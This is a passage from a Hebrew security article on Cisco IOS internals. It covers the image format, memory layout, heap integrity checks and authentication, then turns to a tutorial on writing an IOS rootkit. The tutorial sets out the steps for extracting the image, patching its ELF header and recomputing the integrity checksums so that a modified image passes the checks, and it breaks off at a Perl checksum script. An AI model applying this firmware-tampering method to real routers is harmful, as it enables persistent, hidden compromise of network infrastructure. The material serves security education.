


כתיבת RootKit למערכות IOS

(לא ה-iOS הזה, השני...)

מאת עמרי בנארי

הקדמה

תחום המחקר הנוגע לרכיבי תקשורת (מתגים ונתבים בעיקר, אך ישנם עוד הרבה) בהיבטי אבטחת מידע הוא תחום יחסית חדש בעולם הסייבר, אשר בשנים האחרונות מתחיל לתפוס תאוצה יותר ויותר. מתגים ונתבים הינם תשתית מרכזית בתחום ה-Networking, ציודים אלו משמשים תשתית עבור כל רשת מחשבים מוכרת בעידן המודרני. על כן, בעולם אבטחת המידע, תחום זה הינו תחום טוב להתעסק בו. עובדה זו עוררה בשנים האחרונות יותר ויותר תשומת לב לכיוון כזה ומתוך כך הביאה לפיתוח הן של מתקפות חדשות והן של הגנות חדשות עבור טכנולוגיות אלו.

מאמר זה עוסק ברכיבי התקשורת מבית היוצר של ענקית התקשורת סיסקו. במאמר ניגע בתצורת מערכת ההפעלה של סיסקו, מנגנוני ההגנה המובנים בנתבי ומתגי סיסקו, ונקנח בהדרכה על יצירת RootKit בסיסי מאוד למערכת ההפעלה של אותם רכיבים הידועה בשמה (Cisco IOS **I**nternetwork **O**perating **S**ystem).

Cisco IOS

סיסקו הינה אחת מחברות טכנולוגיית המידע המצליחות בעידן האינטרנט.

סיסקו נוסדה ב־1984, בעיר סן פרנסיסקו, קליפורניה ומכאן גם שמה אשר נגזר משם העיר, כמו גם לוגו החברה שמציג את גשר שער הזהב המפורסם של העיר. סיסקו עוסקת בעיקר בפיתוח פתרונות תקשורת לשכבות הנמוכות במודל שבע השכבות, בהיבטי ההגנה (FW,IPS וכו') ובהיבטי התפעול.

IOS או Internetworking Operating System היא מערכת הפעלה בנתבים ובמתגים של חברת סיסקו מערכות. המערכת מספקת לנתב עצמו שירותי ליבה שונים, את תוכנת הניתוב של הנתב, את ה-


CLI (ממשק שורת הפקודה של הנתב לעריכת ההגדרות של הנתב) ועוד. ל-Cisco IOS אלפי גרסאות שונות המותאמות לרכיבים שונים, עם זאת מאמר זה נכון עבור כולן עם התאמות כאלו ואחרות.

IOS Internals

היכרות בסיסית

בשונה ממערכות הפעלה אחרות שאנו מכירים, ה-IOS כולה כתובה בתוך קובץ אחד. זאת אומרת, כל הפעולות שמערכת ההפעלה מבצעת (קלט ופלט, עיבוד מידע, טיפול בשגיאות, ממשק המשתמש ועוד) אינן נפרדות מבחינת ארכיטקטורה. קובץ זה יושב בזיכרון של הרכיב בצורה דחוסה (מטעמי חסכון במקום), אך בעת הפעלת הרכיב הקובץ עובר הליך של חילוץ(בו נעסוק מאוחר יותר), ונטען ישירות אל זיכרון הרכיב.

החילוץ שעובר קובץ מערכת ההפעלה הינו חילוץ עצמי, ע"י קוד שמוטמע בראשית הקובץ. קובץ מערכת ההפעלה בסוגי ציוד ישן הינו קובץ הרצה מסוג ELF. במתגים החדשים של סיסקו (2960 והלאה) הקובץ בנוי בפורמט MZIP אשר פותח ע"י סיסקו. ב-GITHUB קיים קוד המאפשר להמיר בין פורמט MZIP חזרה לפורמט ELF וההפך. קובץ ה-ELF של מערכת ההפעלה בנוי בצורה הבאה:



[בתמונה: מבנה קובץ מערכת ההפעלה]

Header קובץ המערכת מכיל מבנה הנקרא "מבנה קסם" (Magic structure), אשר משמש את מנגנון ה-Image integrity check. מנגנון הגנה זה נועד לוודא כי קובץ מערכת ההפעלה לא שונה ע"י גורם חיצוני, אך כמו שנלמד בהמשך, ניתן לעקפו.

מבנה הקסם מכיל בראשיתו את הערך 0xFEEDFACE, את גודל קובץ מערכת ההפעלה הלא דחוסה, קובץ מערכת ההפעלה הדחוסה, Checksum של קובץ מערכת ההפעלה הלא דחוסה, וכן Checksum של קובץ מערכת ההפעלה הדחוסה, כפי שחושבו ע"י סיסקו על מערכת ההפעלה המקורית שלהם.

בעזרת מבנה הקסם ניתן להגן על אמינות מערכת ההפעלה. ברגע שגורם חיצוני (תוקף לצורך העניין), ישחק עם קוד מערכת ההפעלה, תוצאות החישובים הללו לא יהיו תואמות את אלו המוטמעות ב-Header מערכת ההפעלה, ועל כן לא יעבור את בדיקת ה-Integrity check.

ניהול זיכרון

מערכת ההפעלה מחלקת את כל מרחב הזיכרון הפיזי (3 רכיבים, אשר יוסברו בהמשך) אל מרחב זיכרון וירטואלי אחד אשר מחולק למספר חלקים (regions).

```
router#show region
Region Manager:

      Start         End      Size(b)  Class  Media  Name
 0x01B00000  0x01FFFFFF     5242880  Iomem  R/W    iomem
 0x60000000  0x60FFFFFF    16777216  Flash  R/O    flash
 0x80000000  0x81AFFFFF    28311552  Local  R/W    main
 0x80008074  0x80A2C2AF    10633788  IText  R/O    main:text
 0x80A2C2B0  0x80E7EE6B     4533180  IData  R/W    main:data
 0x80E7EE6C  0x81042167     1848060  IBss   R/W    main:bss
 0x81042168  0x81AFFFFF    11263640  Local  R/W    main:heap
```

[בתמונה: פלט של הפקודה Show region בנתב 2600]

כפי שניתן לראות כל מרחב הזיכרון הפיזי, כולל ה-FLASH נפרס אל מרחב זיכרון וירטואלי אחד.

פלט הפקודה מציג לנו את מרחב הכתובות הוירטואליות אשר מייצגות את רכיב הזיכרון, הרשאות גישה אל מרכב הכתובות הנ"ל (קריאה בלבד, קריאה כתיבה), ושם של רכיב הזיכרון.

ישנם 3 רכיבי זיכרון אשר מופיעים לנו במתג/נתב:

- **lomem - DRAM** - זיכרון נדיף, מוקצה מתוך כלל הזכרון של רכיב ה-DRAM (סוג זכרון- יותר ממוזמנים להרחיב באינטרנט!). משמש את המעבד עבור פועלות עיבוד הקשורות לקלט/פלט של פקטות, עיבודם וניתובם.
- **flash - FLASH** - זיכרון לא נדיף אשר עליו יושבת מערכת ההפעלה ומערכת קבצים מאוד בסיסית.
- **main - DRAM** - זיכרון נדיף, מוקצה משאר הזכרון של רכיב ה-.DRAM משמש את המעבד על מנת להריץ את מערכת ההפעלה ולשמור את טבלאות הניתוב, והגדרות הנתב. זכרון זה מחולק ל-Subregions - בדומה למחשב.text,data,bss,heap

לכל תהליך של מערכת ההפעלה מחסנית משלו, אשר מוקצות כבלוק על ה-heap, כאשר בלוקים של תהליכים שונים ממוקמים בצורה עוקבת זה אחרי זה.

בלוקים של זיכרון ב-heap מנוהלים כרשימה דו כיוונית כאשר כל בלוק מכיל מצביע אל הבלוק הקודם ואל הבלוק הבא. את מרחב ה-Heap ניתן לדגום באמצעות הפקודה 'show memory'.

```
          Processor memory

 Address      Bytes     Prev     Next Ref     PrevF    NextF Alloc PC  what
81042168 0000001500 00000000 81042770 001  -------- -------- 803D0DCC  List Elem
ents
81042770 0000005000 81042168 81043B24 001  -------- -------- 803D0E08  List Head
ers
81043B24 0000009000 81042770 81045E78 001  -------- -------- 803EC3E0  Interrupt
 Stack
81045E78 0000000044 81043B24 81045ED0 001  -------- -------- 80A279E8  *Init*
81045ED0 0000000092 81045E78 81045F58 001  -------- -------- 807F9C9C  Init
81045F58 0000000208 81045ED0 81046054 001  -------- -------- 803E690C  *Init*
81046054 0000004248 81045F58 81047118 001  -------- -------- 803305D4  TTY data
81047118 0000002000 81046054 81047914 001  -------- -------- 803339D4  TTY Input
```

[בתמונה: פלט של הפקודה show memory בנתב 2600]

הגנות על מרחב הזיכרון

כפי שניתן לראות בפלט הפקודה 'show region', ישנם רווחים בין אלמנטים במרחב הכתובות הוירטואלי. ניתן לראות שמרחב הכתובות של רכיב ה-iomem מתחיל בכתובת 0x01B00000 ונגמר ב-0x01FFFFFF, ומרחב הכתובות של רכיב ה-flash מתחיל ב-0x60000000. כלומר, יש מרווח בין הכתובת 0x20000000 לכתובת 0x5FFFFFFF.


רווחים ב-IOS אינם באג של מערכת ההפעלה. רווחים אלו הינם מרכיב קריטי בהגנה על המערכת.

ראשית, הם מקלים על הרחבת ה-Region במקרה הצורך, מבלי לפגוע בגודל ה-region השכן. שנית, רווחים אלו במרחב הכתובות הוירטואלי ימנעו נזק לזיכרון אשר נגרם עקב שגיאות בתהליכים, במידה ותהליך גולש לכתובת ברווח המוגדר, מערכת ההפעלה תעלה שגיאה ותעצור את התהליך.

עם זאת, Cisco IOS לא מכילה מנגנון הגנה אשר מגן מפני חדירה למרחב זיכרון של תהליך אחר. מטעמי חסכון בתקורת המעבד, מערכת ההפעלה לא מציעה שום מנגנון בידוד למרחב זיכרון של תהליך. כל תהליך יכול לגשת למרחב זיכרון של כל תהליך. הדבר הופך את המערכת פגיעה מאוד לניצול חולשות זיכרון ודלף מידע מחד, ומאידך הופך את מלאכת הגילוי של ניצול אותן חולשות לקשה מאוד.

על כן, מטעמי הגנה, קיים תהליך שנקרא Check Heaps עליו נדבר בהמשך.

על מנת שנוכל להבין את דרך הפעולה של תהליך ה-Check Heaps נצטרך להבין איך בנוי ה-Header של כל בלוק ב-Heap:



[בתמונה: מבנה ה-Header של בלוק]

ה-Header של הבלוק מכיל מספר ערכים חשובים:

- **Magic**: ערך הקסה-דצימלי אשר ישמש בהמשך את תהליך ה-Check Heaps בבדיקת האמינות של הבלוק. במידה ויתבצע ניסיון לבצע Buffer Overflow ערך זה ידרס (במידה והמבצע לא לקח בחשבון כי עליו להחדיר את הערך הזה אל הזיכרון), וחוסר הימצאו יהווה אינדיקציה למתקפה.
- **PID**: מספר המצביע על התהליך שאליו שייך הבלוק.
- **Next**: מצביע על הבלוק הבא
- **Previous**: מצביע על הבלוק הקודם
- **REDZONE**: ערך הקסה-דצימלי אשר ישמש בהמשך את תהליך ה-Check Heaps בבדיקת האמינות של הבלוק.

תהליך זה נועד להתגבר על החולשות בניהול הזיכרון המובנה במערכת. התהליך עובר על הרשימה הדו-כיוונית הבונה את ה-Heap, ומוודא את אמיתות הבלוקים. אם נמצאת שגיאה, Check Heaps יאלץ את הרכיב לאתחל את עצמו במטרה להגן על המערכת.

תהליך ה-Check Heaps מבצע את הבדיקות הבאות:

- מאמת כי ערך ה-Magic הינו " 0xAB1234CD"
- במידה והבלוק בשימוש, מאמת כי ערך ה-REDZONE הינו " 0xFD0110DF"
- מוודא כי המצביע לבלוק הקודם הוא לא NULL.
- מוודא כי המצביע לבלוק הקודם בבלוק הבא אכן מצביע על הבלוק הנוכחי.
- במידה והמצביע לבלוק הבא אינו NULL, מוודא כי המצביע לבלוק הבא, מצביע בדיוק אל המיקום שאחרי הערך של REDZONE השייך לבלוק הנוכחי.
- במידה והמצביע לבלוק הבא אינו NULL, מוודא כי הוא מצביע אל בלוק, שערך המצביע לבלוק הקודם בו מצביע לבלוק הנוכחי.
- במידה והמצביע לבלוק הבא אכן NULL, מוודא כי אינו נגמר בגבול מרחב הזיכרון.

כחלק מהתהליך, IOS מגדירה משתנה בוליאני בשם crashing_already ומאתחלת את ערכו לשלילי. Check Heaps מבצע את הבדיקות שהוסברו קודם לכן, במידה ונמצאה שגיאה כחלק מתהליך הבדיקה, יבדוק Check Heaps תחילה את הערך של crashing_already.

במידה והוא שלילי יעדכן את ערכו לחיובי ויאלץ את מערכת ההפעלה לאתחל את הרכיב. במידה והוא חיובי Check Heaps לא יבצע אף פעולה.

הדבר מהווה חולשה שהוכחה על ידי Gyan Chawdhary שכן אם תוקף מצליח לשנות את ערך ה-crashing_already לחיובי, יוכל לבצע Heap overflow ולהריץ קוד זדוני מבלי שהרכיב יאתחל את עצמו, אף על פי ש-Check Heaps זיהה את המתקפה.

מנגנון אימות

תחילה נסביר מהו NVRAM או בשמו המלא: **N**on **V**olatile **R**andom **A**ccess **M**emory:

NVRAM הינו קובץ זיכרון דחוס היושב על זיכרון ה-Flash ברכיב, ומכיל את הגדרות האתחול של הרכיב, כמו גם דברים נוספים.

מנגנון האימות של Cisco IOS הינו מנגנון האימות הבסיסי ביותר מבין כל מערכות ההפעלה. ברשת ארגונית גדולה שרת אימות מרכזי נדרש לצרכי אימות. אך למעשה, מרבית רכיבי סיסקו שומרים מקומית בזיכרון ה-NVRAM קובץ קונפיגורציה אשר מכיל את כל שמות המשתמשים וסיסמאותיהן.

לסיסקו 2 סוגי סיסמאות- סיסמאת משתמש, וסיסמאת הרשאה.

- **סיסמאת משתמש** משמשת את המשתמש בעת ההתחברות אל הרכיב.
- **סיסמאת הרשאה** משמשת את המשתמש כאשר הוא רוצה לעבור למצב Privilege mode, באמצעות הפקודה "Enable". מצב זה מאפשר למשתמש לשנות את הגדרות הרכיב.

בקובץ הקונפיגורציה הסיסמאות יכולות להישמר בשלושה מצבים:

- Plain text - טקסט לא מוצפן.
- מצב 5 - הצפנה באמצעות Salt ו-MD5.
- מצב 7 - אלגוריתם הצפנה שנכתב ע"י סיסקו. קיימים ברשת מפענחים חינמיים.

מנגנון ניהול גישה

ברוב מערכות ההפעלה התומכות בריבוי משתמשים ישנו מנגנון של ניהול גישה. המשתמש הפשוט לא יוכל לגשת לכל מקום, לעומת אדמין שיוכל לגשת.

עבור ציוד סיסקו, המנגנון עובד בדרך של מיעוט הרשאות ככל שניתן, מטעמי הגנה. התורה המנחה הינה שכל משתמש, תהליך או תכנית לא יהיו מורשי גישה לאף משאב מלבד אלו שהם צריכים על מנת לבצע את עבודתם.

למנגנון ניהול הגישה של סיסקו ישנם 16 שלבים (0-15) של הרשאות. ככל שהמשתמש מדורג בשלב יותר גבוה כך הוא יכול לבצע יותר פעולות. השלבים הנפוצים ביותר הם 1 ו-15.

כברירת מחדל, משתמש שיתחבר יהיה בשלב 1. בשלב הזה הוא יהיה מסוגל לראות חלק מהמידע על הרכיב אך לא יוכל לבצע שינויים בהגדרות. על מנת לעלות שלב יצטרך להקיש את הפקודה: 'enable' ולהכניס סיסמא. במידה והסיסמא אומתה כנכונה המשתמש יעבור לשלב 15 אשר שווה בערכו להרשאות root במערכות יוניקס.

השליטה בשלבי ההרשאות ניתנת בעת יצירת משתמש חדש או בהגדרה מכוונת של סיסמא עבור שלב. לדוגמא הפקודה 'enable secret level 5 cisco5' תגדיר את הסיסמא 'cisco5' כסיסמא לשלב 5.

בעזרת המנגנון הזה רק משתמש בעל סיסמאת enable יוכל לבצע שינויים בהגדרות הרכיב, והדבר מספק מנגנון הגנה מפני גורמים עוינים.

מנגנון ניהול שגיאות

בשונה ממערכות לינוקס ו-Windows, אשר יודעות להתמודד עם שגיאות ע"י טבלת ניהול שגיאות המתאימה תגובה לכל שגיאה, ולעיתים מאפשרת לחלק מפונקצית המערכת לאתחל עצמה, ל-IOS יש מנגנון ניהול שגיאות שונה בהחלט.

ל-IOS יש דרך אחת בלבד להתמודד עם שגיאות והיא לאתחל את הרכיב לגמרי. עקב העובדה שככל הנראה שגיאה תגרום לשינוי מידע בזכרון עקב מחסור בהגנות על זליגת זכרון, ובידוד תהליכים, ועל כן הדרך הבטוחה ביותר עבור המערכת היא לאתחל את הרכיב לגמרי.

עד כאן לחלק התיאורטי. עכשיו הגענו לחלק המעניין באמת ☺ כתיבת RootKit ל-IOS!

כתיבת IOS RootKit

מהו RootKit? הגדרה מקובלת של RootKit הינה ערכה (Kit) המכילה אפליקציות קטנות ושימושיות אשר מאפשרת לתוקף להשיג גישת "Root" למחשב/רכיב הנתקף. פעמים רבות משתמשים ב-RootKit פחות לנושאי הרמת הרשאות והרבה יותר לשמירה על אחיזה במערכת, הסתרה והתממה של הרכיב הזדוני. במילים אחרות, RootKit הוא אוסף של פונקציות אשר מאפשרות נוכחות קבועה ובלתי ניתנת לזיהוי של התוקף על המחשב/הרכיב הנתקף.

מונח המפתח פה הוא "**בלתי ניתנת לזיהוי**". כחלק מהתהליך אנו "נעבוד" על מנגנוני ההגנה עליהם למדנו על מנת להישאר בלתי ניתנים לזיהוי.

המטרה שלנו היא ליצור קובץ מערכת הפעלה בשליטתנו אשר יוכל להיטען על רכיב סיסקו ולרוץ בצורה חלקה, מבלי להתגלות ע"י מנגנוני ההגנה השונים, אשר ייתן לנו, כתוקפים, את היכולת לשלוט ברכיב.

בתהליך הכתיבה נתקל במושגים ומנגנונים אשר למדנו עליהם קודם לכן.

תהליך כתיבת ה-RootKit מחולק לכמה שלבים:

1. חילוץ קוד מערכת ההפעלה הדחוס על מנת שנוכל לשנותו.
2. חישוב ערכי מבנה הקסם, עליו למדנו קודם, במערכת ההפעלה המקורית, על מנת ללמוד כיצד לבצע זאת, ועל מנת לקבל הבנה עמוקה יותר בנוגע למבנה זה, כיוון שנגע בו שוב בהמשך.
3. זיהוי פונקציה פגיעה, אותה נרצה לערוך.
4. עריכת הפונקציה.
5. דחיסת קוד מערכת ההפעלה הערוך.
6. חישוב ערכי מבני הקסם של קוד מערכת ההפעלה הערוך.
7. הרכבת קובץ מערכת ההפעלה מחדש.

כמה נקודות חשובות בנוגע לצורת העבודה שלנו:

- נשתדל לשמור על סדר בעבודתנו, אנו עומדים להתעסק עם מספר קבצים במקביל ועל כן נצטרך להיות מאוד מסודרים על מנת להבין עם מה אנו מתעסקים בכל רגע נתון.
- כתיבת ה-RootKit תתבצע על מכונות Linux Elementary, ו-Win10 אך יכולה להתבצע בכל מכונה ובכל מערכת הפעלה בעזרת הכלים הנכונים. שימו לב כי הכתובות שיופיעו אצלכם לא בהכרח יהיו זהות לשלי, תלוי בגרסא עימה אתם עובדים. אצא מנקודת הנחה שאתם יודעים אסמבלי, ומנוסים בהתעסקות עם בסיס הקסה דצימלי.

כמובן שלכלים בהם אני משתמש יש המון כלים מקבילים בשוק, עמם אתם יכולים לעבוד במידה והם יותר נוחים לכם.

אז איך מתחילים?

כפי שלמדנו קובץ מערכת ההפעלה של IOS הינו קובץ דחוס, מסוג ELF, יחיד. על מנת שנוכל להתחיל במלאכת כתיבת ה-RootKit, נצטרך תחילה לחלץ את הקובץ, בעזרת הפקודה UNZIP המובנית בלינוקס.

קיבלנו אזהרה: 16772 בייטים עודפים בתחילת הקובץ - זה בסדר. האזהרה מעידה על גודל ה-Header של המערכת הנמצא לפני תוכן המערכת עצמה. זכרו אזהרה זו!

```
sandbox ~/Cisco_Research > unzip ./c2600-i-mz.123-9.bin
Archive:  ./c2600-i-mz.123-9.bin
warning [./c2600-i-mz.123-9.bin]:  16772 extra bytes at beginning or within zip
file
  (attempting to process anyway)
  inflating: C2600-I-.BIN
```

[בתמונה: האזהרה שקיבלנו מפקודת ה-Unzip]

לאחר החילוץ נקבל קובץ מערכת הפעלה חדש של IOS כמעט מוכן לעבודה. דבר אחרון לפני שנוכל להתחיל לעבוד: בעזרת HexViewer נפתח את קובץ מערכת ההפעלה שקיבלנו, ועל מנת שנוכל לפתוח את הקובץ ב-IDA נצטרך לשנות את ערך המשתנה e_machine אשר ב-Header, האחראי על קביעת תצורת מערכת ההפעלה עליה ירוץ קובץ ה-ELF.

כך נראה Header של קובץ ELF סטנדרטי:

```
#define EI_NIDENT 16

typedef struct {
        unsigned char   e_ident[EI_NIDENT];
        Elf32_Half      e_type;
        Elf32_Half      e_machine;
        Elf32_Word      e_version;
        Elf32_Addr      e_entry;
        Elf32_Off       e_phoff;
        Elf32_Off       e_shoff;
        Elf32_Word      e_flags;
        Elf32_Half      e_ehsize;
        Elf32_Half      e_phentsize;
        Elf32_Half      e_phnum;
        Elf32_Half      e_shentsize;
        Elf32_Half      e_shnum;
        Elf32_Half      e_shtrndx;
} Elf32_Ehdr;
```

[תמונה: הדגלים המרכיבים את HEADER ה-ELF]

Offset		Size (Bytes)		Field	Purpose
32-bit	64-bit	32-bit	64-bit		
0x12		2		e_machine	Specifies target instruction set architecture. Some examples are:

Value	ISA
0x00	No specific instruction set
0x02	SPARC
0x03	x86
0x08	MIPS
0x14	PowerPC
0x28	ARM
0x2A	SuperH
0x32	IA-64
0x3E	x86-64
0xB7	AArch64

[בתמונה: פירוט על דגל ה-e_machine אותו נרצה לשנות]

כפי שניתן לראות בתמונות, מיקום הדגל נמצא בבייט ה-12 של הקובץ אותו פתחנו באמצעות HexViewer.

אנו נרצה לשנות את הדגל ל-PowerPC(0014) על מנת שנוכל להתמודד עימו ב-IDA:

```
Address  0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f  Dump
00000000 7f 45 4c 46 01 02 01 00 00 00 00 00 00 00 00 00 .ELF............
00000010 00 02 00 14 00 00 00 01 80 00 80 00 00 00 00 34 ........€.€....4
00000020 01 25 87 c4 00 00 00 00 00 34 00 20 00 01 00 28 .%‡Ä.....4. ...(
00000030 00 0a 00 09 00 00 00 01 00 00 00 60 80 00 80 00 ...........`€.€.
00000040 80 00 80 00 01 25 87 20 01 45 08 e0 00 00 00 07 €.€..%‡ .E.à....
00000050 00 00 00 20 00 00 00 00 00 00 00 00 00 00 00 00 ... ............
00000060 94 21 ff e8 7c 08 02 a6 bf 81 00 08 90 01 00 1c ”!ÿè|..¦¿.......
00000070 7c 7d 1b 78 7c 9c 23 78 3d 60 80 e6 3d 20 81 46 |}.x|œ#x=`€æ= .F
00000080 39 29 88 e0 3c 80 81 26 38 84 07 20 81 6b d1 68 9)ˆà<€.&8„. .kÑh
00000090 7d 69 03 a6 7c 83 23 78 7c 84 48 50 4e 80 04 21 }i.¦|ƒ#x|„HPN€.!
000000a0 38 00 10 02 7c 00 01 24 7d 20 00 a6 55 20 04 5e 8...|..$} .¦U .^
000000b0 7c 00 01 24 48 48 19 c9 48 48 35 c9 60 64 09 00 |..$HH.ÉHH5É`d..
```

[בתמונה: הקובץ לאחר השינוי]

כעת יש לנו 2 קבצים:

- **c2600-i-mz.123-9.bin** - הינו קובץ מערכת ההפעלה הדחוס.
- **C2600-I-.BIN** - קובץ מערכת הפעלה בעל e_machine השווה ל-PowerPC.

כעת, ניצור העתק של C2600-I-.BIN ונקרא לו C2600-I-.BIN.ida. נפתח את הקובץ c2600-i-mz.123-9.bin באמצעות HexViewer ונעשה חיפוש באמצעות ctl+f לערך feedface:

```
00004170 fe ed fa ce 01 25 89 54 00 74 60 1b 3b d9 c9 fe þíúÎ.%‰T.t`.;ÙÉþ
00004180 e8 1c 4d 2e 50 4b 03 04 14 00 00 00 08 00 8a 76 è.M.PK........Šv
00004190 ae 30 f9 d8 18 63 a1 5f 74 00 54 89 25 01 0c 00 ®0ùØ.c¡_t.T‰%...
000041a0 00 00 43 32 36 30 30 2d 49 2d 2e 42 49 4e ec bd ..C2600-I-.BINì½
000041b0 0f 7c 54 d5 99 37 7e ee cc 24 99 49 02 0c 74 94 .|TÕ™7~îÌ$™I..t”
000041c0 00 f9 33 59 a2 4d 60 6c c3 db d8 ce 90 09 99 60 .ù3Y¢M`lÃÛØÎ..™`
000041d0 48 2e 82 dd b8 1b de c6 16 bb 63 13 35 29 d8 c6 H.‚Ý¸.ÞÆ.»c.5)ØÆ
000041e0 36 6e c7 7a 87 dc 31 b1 0d bb d8 4d 5e 69 8d 8a 6nÇz‡Ü1±.»ØM^i.Š
000041f0 3a a9 60 b1 c5 36 6e 6d 8b 8a 1a 56 6c e1 b7 74 :©`±Å6nm‹Š.Vlá·t
```

[בתמונה: ערך מבנה הקסם בכלי HexViewer]

כפי שלמדנו מוקדם יותר, ערך זה הוא הערך שאחריו יבוא מבנה הקסם אשר משמש את המערכת לבדיקת אמיתות מערכת ההפעלה.

כעת אנו רואים לפנינו את מבנה הקסם האמיתי של מערכת ההפעלה:

- 0x01 0x25 0x89 0x54: גודל קובץ מערכת ההפעלה הלא דחוס
- 0x00 0x74 0x60 0x1b: גודל קובץ מערכת ההפעלה הדחוס
- 0x3b 0xd9 0xc9 0xf0: חישוב (checksum) קובץ מערכת ההפעלה הדחוס
- 0xe8 0x1c 0x4d 0x2e: חישוב (checksum) קובץ מערכת ההפעלה הלא דחוס

הבנת הערכים הללו וצורת חישובם חשובה לנו מאוד, בהמשך נצטרך לחשב בעצמנו ולכתוב מחדש את ה-Header כך שמערכת ההפעלה המוטמנת תעבור את בדיקת ה-Integrity Check.

בואו נבין כיצד מחושבים ערכים אלו:

תחילה, נמצא את הגדלים של קבצי המערכת ההפעלה (דחוס ופרוס) באמצעות הפקודה ls -la.

```
sandbox ~/Cisco_Research > ll
total 26264
drwxrwxr-x  2 sandbox sandbox     4096 Sep 30 18:30 ./
drwxr-xr-x 46 sandbox sandbox     4096 Sep 30 18:27 ../
-rw-r--r--  1 sandbox sandbox 19237204 Sep 30 18:30 C2600-i-.bin
-rw-r--r--  1 sandbox sandbox  7643552 Sep 30 18:28 c2600-i-mz.123-9.bin
```

[בתמונה: פלט הפקודה ls -l אשר מראה את גדלי הקבצים]

כעת נחשב באמצעות הכלי pclac את הערכים:

```
sandbox ~/Cisco_Research > pcalc 19237204
        19237204                0x1258954               0y1001001011000100101010100
sandbox ~/Cisco_Research > pcalc 7643552
        7643552                 0x74a1a0                0y11101001010000110100000
```

[בתמונה: תוצאת החישוב של גדלי הקבצים]

כפי שניתן לראות בגודל של הקובץ הדחוס אין התאמה! נבצע חיסור בין הגודל שב-Header לגודל הממשי שנמצא במערכת הקבצים:

```
sandbox ~/Cisco_Research > pcalc 7626779-7643552
        -16773                  0xffffffffffffbe7b      0y1111111111111111111111111
1111111111111111111111111011111001111011
```

[בתמונה: תוצאת חישוב חיסור הגדלים]

זוכרים את האזהרה שקיבלנו בעת ביצוע ה-unzip? 16772 בייטים עודפים בתחילת הקובץ. אם כך הכל בסדר. למען חישוב ה-checksum נוכל להשתמש בסקריפט פרל הבא (הזכויות שמורות ל-luca):

```
#!/usr/bin/perl
sub checksum {
